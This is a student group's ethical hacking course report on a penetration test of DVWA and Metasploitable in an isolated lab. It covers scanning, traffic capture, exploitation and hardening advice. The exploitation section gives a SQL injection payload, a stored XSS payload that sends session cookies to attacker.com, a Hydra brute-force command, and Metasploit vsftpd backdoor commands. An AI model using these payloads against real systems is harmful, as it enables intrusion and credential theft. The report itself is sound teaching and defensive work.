UNIVERSITY OF WOLLONGONG IN DUBAI

Assignment Cover Sheet

Subject Code:	CSCI369
Subject Name:	Ethical Hacking
Submission Type:	Report
Assignment Title:	Assessment 3: Assignment Cum Project
Student Name:	Raheel Ahmed, Ahan Sunil, Hriday Pradeep, Kishan Dhanak, Sibi Varghese
Student Number:	8971134, 8398112, 8890766, 9072974, 8935166
Student Email:	rmas840@uowmail.edu.au, as8997@uowmail.edu.au, hpk687@uowmail.edu.au, krd341@uowmail.edu.au, svp967@uowmail.edu.au
Lecturer Name:	Dr. Mouhannad Alattar
Due Date:	13th June, 2026
Date Submitted:	13th June, 2026

PLAGIARISM:
The penalty for deliberate plagiarism is FAILURE in the subject. Plagiarism is cheating by using the written ideas or submitted work of someone else. UOWD has a strong policy against plagiarism.
The University of Wollongong in Dubai also endorses a policy of non-discriminatory language practice and presentation.

PLEASE NOTE: STUDENTS MUST RETAIN A COPY OF ANY WORK SUBMITTED

DECLARATION:
I/We certify that this is entirely my/our own work, except where I/we have given fully-documented references to the work of others, and that the material contained in this document has not previously been submitted for assessment in any formal course of study. I/we understand the definition and consequences of plagiarism.

Signature of Student:

Optional Marks:

Comments:

Lecturer Assignment Receipt (To be filled in by student and retained by Lecturer upon return of assignment)

Subject: CSCI369
Assignment Title: Assessment 3: Assignment Cum Project
Student Name: Raheel Ahmed
Student Number: 8971134
Due Date: 13th June, 2026
Date Submitted: 13th June, 2026
Signature of Student:

Student Assignment Receipt (To be filled in and retained by Student upon submission of assignment)

Subject: CSCI369
Assignment Title: Assessment 3: Assignment Cum Project
Student Name: Raheel Ahmed
Student Number: 8971134
Due Date: 13th June, 2026
Date Submitted: 13th June, 2026
Signature of Lecturer:

Title & Abstract

Project Title: Web Application Penetration Test on Damn Vulnerable Web Application (DVWA).

For this project, we set up a controlled penetration test inside a fully isolated lab environment using VirtualBox. The setup follows a three-node architecture: a Kali Linux machine serves as the attacker, while two target systems include an Ubuntu server running the Damn Vulnerable Web Application (DVWA) and a Metasploitable VM for broader network exploration.

The primary goal is to execute the ethical hacking phases, starting with footprinting and scanning, then moving into exploitation to uncover common web vulnerabilities like SQL Injection (SQLi) and Cross-Site Scripting (XSS) (OWASP Foundation, 2021). Everything runs on an internal NAT network to stay within the course's ethical and safety guidelines, so no public or production systems are ever at risk. (Scarfone et al., 2008)

Main Findings:
We found major security flaws, including unencrypted HTTP traffic with successful extraction of high-privilege credentials, and a complete compromise of the system using a backdoor of the vsftpd daemon. Active exploitation was used to confirm the vulnerabilities found during web-level testing, including SQL Injection and XSS. Moreover, no infrastructure hardening made it easy to enumerate services and brute-force login. The identified threats were directly addressed by implementing a multi-layered hardening strategy, effectively mitigating the threats by enforcing HTTPS, applying WAF-based filtering, and implementing secure coding standards.

Group Member Contribution Table:

Student Number	Full Name	Contribution Description	Percentage
8971134	Raheel Ahmed	Footprinting, Reconnaissance, and Report Synthesis	20%
8890766	Ahan Sunil	Scanning, Enumeration, and Lab Infrastructure Setup	20%
9072974	Kishan Dhanak	Infrastructure Exploitation and Brute-Force Attacks	20%
8398112	Hriday Pradeep	Network Traffic Analysis and Credential Leakage Audit	20%
8935166	Sibi Varghese	Web Application Exploitation and Defensive Mitigations	20%

Table of Contents

Title & Abstract 1
Introduction 4
Scope 4
Target Environment 5
Tools 5
Footprinting and Reconnaissance 6
Network Traffic Capturing & Analysis 7
Scanning, Enumeration, and Vulnerability Identification 9
Exploitation, Malware and Social Engineering 10
Mitigations and Hardening Recommendations 12
Evaluation, Limitations, and Reflection 13
- What Worked Well 13
- What Failed and Why 13
- Limitations of the Lab Setup 13
- Individual Reflections 14

References 15
Appendices 16
- Appendix A: Virtual Machine Topology Diagram 16
- Appendix B: LAMP Stack Setup Instructions 16
- Appendix C: Target IP Discovery and Interface Configuration 17
- Appendix D: Damn Vulnerable Web Application Home Page 17
- Appendix E: Nikto Automated Web Vulnerability Scan Proof 18
- Appendix F: DIRB Directory Enumeration and Fuzzing Proof 18
- Appendix G: Burp Suite Exploitation in Action 19
- Appendix H: Metasploit in Action 20

Introduction

Problem/Background and Motivation: The main goal of this project is to get practical experience on how to use the ethical hacking concepts in real life scenarios of a web application.

While these Web-based vulnerabilities, such as the SQL injection attack and Cross-Site Scripting (XSS), remain prevalent security threats, our goal is to expand our course concepts, conduct more in-depth research on each, and recommend technical solutions to address each.

The goal of this simulation is to gain insight into the execution of a penetration test on the Damn Vulnerable Web Application (DVWA) and to the implementation of protective measures.

Scope

Ethical and Legal Boundaries: The boundaries provided below are set to make sure that the course is followed fully according to its safety and ethics requirements:

- **Target Environment:** All attacks are limited to vulnerable VMs created by students in a local isolated lab.
- **Network Isolation**: The project uses a VirtualBox NAT Network to keep all traffic within the virtual box and not out to the internet.
- **System Scans:** We guarantee there will be no scanning or attacking of any public or production systems.
- **Legal Compliance:** The testing is done for educational purposes only as part of **the CSCI369 Ethical Hacking Course** at the **University of Wollongong, Dubai.**

Target Environment

The lab is set up as an **isolated VirtualBox NAT Network** where the VMs can communicate with one another but are isolated from the outside internet. This configuration provides a realistic environment with two key nodes for the attacker to interact with the target operating system:

Attacker Node (Kali Linux): An operating system derived from Debian that is used for digital forensics and penetration testing. It is used as the main base for working on all aspects of hacking. (Orebaugh et al., 2006)

Web Target Node (Ubuntu): An Ubuntu server with the **Damn Vulnerable Web Application (DVWA).** This node is the main target for any web-based vulnerability exploitation (SQLi and XSS).

Services: The environment hosts an **Apache web server**, a DBMS (**MariaDB**) to store DVWA's backend, and **PHP** as the server-side language. (Apache Software Foundation, 2024; The PHP Group, 2024). (Refer to Appendix A for the VM Topology Diagram).

Tools

The List of Tools used in this project are given below, with each serving a vital role when it comes to Web Penetration on a Damn Vulnerable Web Application (DVWA).

Tool	Category	Justification
Nmap	Foot Printing	Discovery and auditing tool for networking to find out what services and ports are open.
Nikto	Web Scanning	A Web server scanner to detect potentially harmful files, CGIs and outdated server software.
Wireshark	Traffic Analysis	Used to capture and analyse network packets.
Burp Suite	Proxy/ Interception	The main tool to intercept and manipulate HTTP/S traffic between the browser and DVWA.
Hydra	Password Cracking	Password Cracking Brute force login cracker for network login systems.
Metasploit	Exploitation	Powerful framework for making payloads and discovering secondary vulnerabilities in the lab.

Footprinting and Reconnaissance

We started with two Virtual Machines which were attached to an **isolated VirtualBox NAT Network.**

- **The Attacker VM**: Kali Linux with tools for the test (Lyon, 2009).
- **The Target Node**: Ubuntu as the Web Target. We were first required to create the environment, which lead to the installation of the **LAMP stack** (Apache, MariaDB and PHP), before we could scan it (Apache Software Foundation, 2024; MariaDB Foundation, 2024; The PHP Group, 2024). This made the blank server a real web host for DVWA.

```
vboxuser@ubuntu:~$ sudo apt install apache2 mariadb-server php php-mysqli php-gd
 libapache2-mod-php -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Figure 1: LAMP Stack Installation

Once the setup was complete on both VMs, we initiated the Footprinting phase. Footprinting is the process of creating a blueprint or profile of the target's network and systems (Scarfone et al., 2008). In the Ubuntu terminal, we ran the ip a command to find the target IP which was revealed to be 10.0.2.7 (Refer to Appendix C for IP discovery).

Moving onto Active Reconnaissance, we were successfully able to execute a scan of the target IP using Kali Linux's Nmap Tool (Lyon, 2009).
The goal here was to find out the attack surface and current versions the running services. Scanning was completed with the command: nmap -sV -A 10.0.2.7.

The result led to the successful identification of an attack surface with two key ports open:

- Port 80 (Apache): Checked if a web server was running and if it could be used to run DVWA.
- Port 3306 (MariaDB): Verified database backend is available for use in the future SQL injection test (OWASP Foundation, 2024).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -A 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-10 02:59 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3306/tcp open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
MAC Address: 08:00:27:FC:0B:0F (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.08 ms 10.0.2.7

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

Figure 2: nmap scan to find open ports 80 & 3360

Network Traffic Capturing & Analysis

The Kali Linux attacker VM made use of Wireshark to look at the items in the packets sent across the isolated NAT network, testing transport layer security when the authentication traffic is transmitted over an unencrypted channel (Orebaugh et al., 2006). The scenario was only assessing credential leakage for cleartext network protocols.

To show this risk, we used Nano to create a custom PHP login page (login.php) on the Ubuntu Apache server (Apache Software Foundation, 2024). Using Nano, a custom PHP login page (login.php) was created on the Ubuntu Apache server to demonstrate this risk. This landing page was hit through the Kali-Linux web browser with test credentials being entered manually to create active HTTP POST traffic (Orebaugh et al., 2006).

```
hriday@hriday-VirtualBox:~$ cd /var/www/html
hriday@hriday-VirtualBox:/var/www/html$ sudo nano login.php
```

Figure 3: sudo nano to php page




Figure 4: Credential Leakage

The custom login page was successfully accessed from the Kali Linux browser using the Ubuntu target IP address and the login.php endpoint hosted on Apache.




Figure 5: Login page

Test credentials were entered into the login form to generate HTTP POST traffic for packet analysis in Wireshark.




Figure 6: Login Page accessed via credential leakage

The deployment was based on standard HTTP over Port 80, so the packets were totally exposed (Apache Software Foundation, 2024). The following display filter was used to separate the authentication request from network noise on the back of the display:

http.request.method == "POST"

The entire application interaction was recreated by performing Wireshark's **"Follow HTTP Stream"** on the isolated POST frame (Orebaugh et al., 2006). The communication was not encrypted, so the high privilege credentials were revealed in plain text in the transmission control stream:

username=admin&password=password123

This technical assessment shows that it is possible to easily capture authentication credentials while running cleartext protocols without changing any system states on the local network segment by any malicious node (Scarfone et al., 2008).




Figure 7: POST Wireshark Filter




Figure 8: Wireshark Filter Information

Scanning, Enumeration, and Vulnerability Identification

Scanning Results: Nmap (**nmap -sV -sC 10.0.2.7**) pinged back 999 ports filtered and found an unrecognized service on port 25 (SMTP), and a 64-bit Linux kernel (x86_64-pc-linux-gnu).

Port 80 was discovered as an outdated End-of-Life (EOL) Apache 2.4.25 server running on a Debian backend with Nikto (**nikto -h http://10.0.2.7**) (Apache Software Foundation, 2024). Critical misconfigurations found include (Refer Appendix F: Nikto Automated Vulnerability Proof):

- **Clickjacking and MIME-type sniffing vulnerabilities due to missing Headers:** X-Frame-Options, X-Content-Type-Options response headers (OWASP Foundation, 2024).
- **Insecure PHPSESSID cookie** is not marked as HttpOnly and thus can be retrieved via scripts (The PHP Group, 2024).
- **Information Leaks:** Administrative directories and public access to a .gitignore manifest (Scarfone et al., 2008).

Enumeration: With DIRB web fuzzing (**dirb http://10.0.2.7**) the internal application layout was determined, and 6 active entry points were found (Scarfone et al., 2008) (Refer Appendix G):

```
/config/ — configuration directory, listable (critical exposure)
/docs/ — documentation directory, listable
/external/ — external dependencies directory, listable
/phpinfo.php — exposes full PHP configuration and server environment details
/robots.txt — reveals hidden paths
/server-status — Apache status page (403 restricted but present)
```

Figure 9: Active Entry Points

Vulnerability Mapping:

Finding	Location	Risk	OWASP/CVE Reference
Apache 2.4.25 outdated	Port 80	High	CVE-2017-7679, OWASP A06 - 2021
Directory indexing enabled	/config/, /docs/	High	OWASP A05 - 2021
phpinfo.php exposed	/phpinfo.php	Medium	OWASP A05 - 2021
Missing security headers	HTTP response	Medium	OWASP A05 - 2021
Cookie missing httponly flag	HTTP response	Medium	OWASP A07 - 2021
Login page exposed	/login.php	Informational	OWASP A07 - 2021

Exploitation, Malware and Social Engineering

The four vectors of exploitation were run from the Kali Linux attacker VM, all of which were successful, resulting in complete OS compromise (Refer Appendix D).

1. Manual SQL Injection (SQLi)

A UNION-based injection payload was submitted into DVWA's authentication form to extract backend credentials (OWASP Foundation, 2024a):

```
1' UNION SELECT user, password FROM users#
```

The server dumped all usernames and MD5 password hashes. Hashes were cracked using CrackStation, revealing the admin:password credential pair. *(Refer Figures 10 & 11)*




Figure 10 & 11: SQLi vulnerability exploitation

2. Cross-Site Scripting (XSS)

- **Reflected XSS:** When the user entered <script>alert('XSS')</script> into an unencoded input field, the browser would display an alert message, verifying that the output field was not output-encoded

- **Stored XSS:** The payload *<script>document.location='http://attacker.com/steal?c='+document.cookie</script* was injected into the guestbook form and stored in MariaDB to be automatically executed by any future visitors to the form, allowing for the theft of the session cookie (OWASP Foundation, 2024b)

[Refer to Appendix E for Reflected and Stored XSS screenshots]

3. Automated Password Brute-Force Testing (Hydra)

The wordlist rockyou.txt was used by Hydra to attack the login page;

login.php: hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.2.7 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=incorrect" /

However, there was no rate limiting or account lockout, which enabled Hydra to crack the password for admin within minutes (van Hauser and Maciejak, 2023).




Figure 12: Hydra in action

---

4. Combined Burp Suite Proxy and Metasploit OS Exploitation

Burp Suite sees an exposed PHPSESSID session token and user anti-CSRF tokens in plaintext during the HTTP POST login flow (PortSwigger, 2024).

An unpatched vsftpd 2.3.4 version with a known backdoor (CVE-2011-2523) was found on the Metasploitable VM (MITRE Corporation, 2011) (Refer Appendix H). The following module was run:

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 10.0.2.7

run

This exploit was successful, requiring no authentication. Running whoami in the returned shell verified that it was root — thus giving complete administrative privileges to the target server (Rapid7, 2024) (Refer Appendix I).




Figure 13: msfconsole exploit

Mitigations and Hardening Recommendations

The defensive strategies below will create a solid **Defense-in-Depth approach** utilising the vulnerabilities identified during test.

1. Application-Level Mitigations: Attacking vulnerabilities on the core web application, such as SQL Injection (SQLi) and Cross-Site Scripting (XSS), should be addressed at the application level within the application code:

- **Stop SQLi:** Use Prepared Statements (Parameterized Queries) in all MariaDB communication. This will make the database see the input as a data parameter, and not code (OWASP Foundation, 2024).
- **Input/Output Validation:** Validate on the server side with robust allow lists. To prevent XSS, perform output encoding at the right time and place by using the context-aware approach.
- **Browser Security:** Enable a strict Content Security Policy (CSP) header to prevent unauthorized sources of scripts. Attach the flag HttpOnly to all session cookies to make sure that it is impossible to steal the token with scripts (OWASP Foundation, 2024).
- **Rate Limiting and Account Locking:** Use rate limit and account lock down features on the /login.php page to block automated /login.php attacks such as those from Hydra.

2. Infrastructure and Server Hardening (LAMP Stack): Configuration changes of the underlying Ubuntu server ecosystem need to be made to structurally shrink the attack surface of the Ubuntu server ecosystem, also known as LAMP Stack:

- **To prevent file enumeration**, add Options -Indexes to apache2.conf in the apache hardening file. Reduce software packets like Nmap or Nikto by using ServerTokens Prod as well as ServerSignature Off (Apache Software Foundation, 2024).
- **PHP Hardening:** Change the display_errors = Off in the php.ini file. Using the disable_functions = exec, shell_exec, system directive can deny system entry risks (The PHP Group, 2024).
- **Database Least Privilege:** Production deployments involve limiting the environment of MariaDB. And set up “no access to broad data” privileges (GRANT ALL PRIVILEGES), give only minimum privileges needed (SELECT, INSERT, UPDATE), deny access to remote users as root, and bind the service to localhost only (MariaDB Foundation, 2024).
- **Enforced HTTPS:** Force all Internet traffic up to HTTPS. This ensures that any credentials or session states captured by a packet sniffer, such as Wireshark, are totally inaccessible (Orebaugh et al., 2006).

3. Network Defences and Monitoring:

- **Web Application Firewall (WAF):** Install an Inline WAF such as ModSecurity on your web server and use it to block malicious payloads created by exploit frameworks like Burp Suite and Metasploit (Scarfone et al., 2008).
- **Isolate the backend database:** Specify that no outgoing connections can be made over the network from anything to Port 3306 by using host-based firewall rules.
- **Security Log Auditing:** Monitor Apache, PHP and MariaDB logs regularly to track failed logins, unusual or suspicious request patterns, and web injection activity (Scarfone et al., 2008).

Evaluation, Limitations, and Reflection

What Worked Well

The project execution was very successful in all the structured phases of the penetration test:

- **Lab Connectivity & Analysis:** The isolated NAT network enabled smooth communication between the Kali and Ubuntu VMs, enabling Wireshark to cleanly capture and analyze clear text HTTP traffic and login credentials (Orebaugh et al., 2006).
- **The results of the scanning & enumeration** were accurate and actionable and aligned with the OWASP Top 10 2021 categories, which clearly identified the attack surface.
- **Exploitation phase was 100% successful.** All five attack vectors were flawlessly carried out and resulted in a Metasploit vsftpd backdoor exploit that successfully obtained a full root shell and complete system compromise (Rapid7, 2024; MITRE Corporation, 2011).
- **The mitigation strategy** was naturally aligned with the exploitation finding, which was an aspect of the Defensive Alignment. The team layered the defenses on the LAMP stack layers (Apache, PHP, MariaDB) and easily aligned exploits (such as SQLi and XSS) to targeted and technical fixes (Scarfone et al., 2008).

What Failed and Why

While the project was successful, the team encountered and overcame several technical hurdles:

- **Network Connectivity:** Kali VM was unable to get a DHCP lease initially. The problem was solved by manually assigning an ip address and re-enabling nat for the service.
- **Environment Compatibility:** PHP 8.5 incompatibility with pdo_mysql extension meant that the change was made from a native LAMP installation to a Docker-based DVWA deployment.
- **Tool Limitations:** The http_login and http_form modules in Metasploit did not support the authentication system used by DVWA, and so these had to be pivoted to Hydra for the credentials to be brute forced.
- **Improving Mitigations:** Early drafts of mitigations were too vague. These were tuned by creating map recommendations directly to lab specific configurations like apache2.conf directives and tuned MariaDB privilege sets (Apache Software Foundation, 2024; MariaDB Foundation, 2024).

Limitations of the Lab Setup

- **Isolation of NAT Lab:** The NAT lab is not as complex or as heavily trafficked as a production environment, nor is it as well-defended as a production environment with hardware WAFs, IDS/IPS, etc (Scarfone et al., 2008).
- **Containerization Impact:** The deployment that was done with Docker, wrapped the web app, which changed some of the post-exploitation paths from native OS to a little different path

---

Individual Reflections

- **Raheel (Footprinting & Reconnaissance):** The first reconnaissance and footprinting stages enabled me to systematically map the target attack surface, prior to any active exploitation.

  Knowing how important the information-gathering phase is, it had given me a great appreciation of how much it determines the success and what my method would be after the information-gathering phase, as everything is driven by that.

- **Hriday (Packet Analysis & Credential Capture):** By capturing the network traffic I got hands-on experience in how information can be extracted directly from the communications stream of a target system.

  By analyzing the communications in Wireshark, it was clear how much sensitive information can be obtained from an insecure login that takes place over HTTP, which is why encrypted communication protocols such as HTTPS are so important.

- **Ahan (Scanning & Enumeration):** I was responsible for executing Nmap, Nikto and DIRB on the target. The configuration of the lab was a challenge because of PHP compatibility problems.

  But once these were addressed, the lab setup helped me better understand web server configuration, as well as the practical scanning activities. This helped me envision how such tools would be used within a real pen test, which was hugely beneficial.

- **Kishan (Infrastructure Exploitation & Brute-Force):** The implementation of the infrastructure exploitation and brute force attacks provided me with practical experience in the real world of attacking system access.

  Operating Hydra on the login portal and then getting a complete root shell with just a single Metasploit module further underscored the importance of having good patch maintenance and rate limits in place in a production environment.

- **Sibi (Web Exploitation & Defenses):** Performing the web-based attacks (SQL Injection and XSS) and then writing the recommendations for the attacks was a fine example of converting the results of the penetration test into practical defensive measures.

  The ability to follow my own SQLi and XSS attacks back to the specific remediation steps, such as using parameterized queries and output encoding, gave me a much better grasp of how the attack and the defence were connected as it pertains to the application.

References

Scarfone, K., Souppaya, M., Cody, A., & Orebaugh, A. (2008). *Technical Guide to Information Security Testing and Assessment* (NIST Special Publication 800-115). National Institute of Standards and Technology.

OWASP Foundation. (2021). *OWASP Top 10:2021 - The Ten Most Critical Web Application Security Risks*. Open Web Application Security Project.

MITRE Corporation. (2011). *CVE-2011-2523: vsftpd 2.3.4 Backdoor Vulnerability*. Common Vulnerabilities and Exposures (CVE) Database.

Lyon, G. (2009). *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*. Insecure.Com LLC.

Orebaugh, A., Ramirez, G., & Beale, J. (2006). *Wireshark & Ethereal Network Protocol Analyzer Toolkit*. Syngress.

Rapid7. (2024). *Metasploit Framework Documentation: vsftpd_234_backdoor*. Rapid7 Cybersecurity.

van Hauser, THC, & Maciejak, D. (2023). *Hydra: Network Logon Cracker*. The Hacker's Choice.

PortSwigger. (2024). *Burp Suite Community Edition Documentation: Intercepting HTTP Traffic*. PortSwigger Web Security.

Apache Software Foundation. (2024). *Apache HTTP Server Version 2.4 Documentation: Security Tips*.

The PHP Group. (2024). *PHP Manual: Security and Configuration*.


MariaDB Foundation. (2024). *MariaDB Server Documentation: Securing MariaDB and Privilege Management*.

OWASP Foundation. (2024a). *SQL Injection Prevention Cheat Sheet*. Open Web Application Security Project.

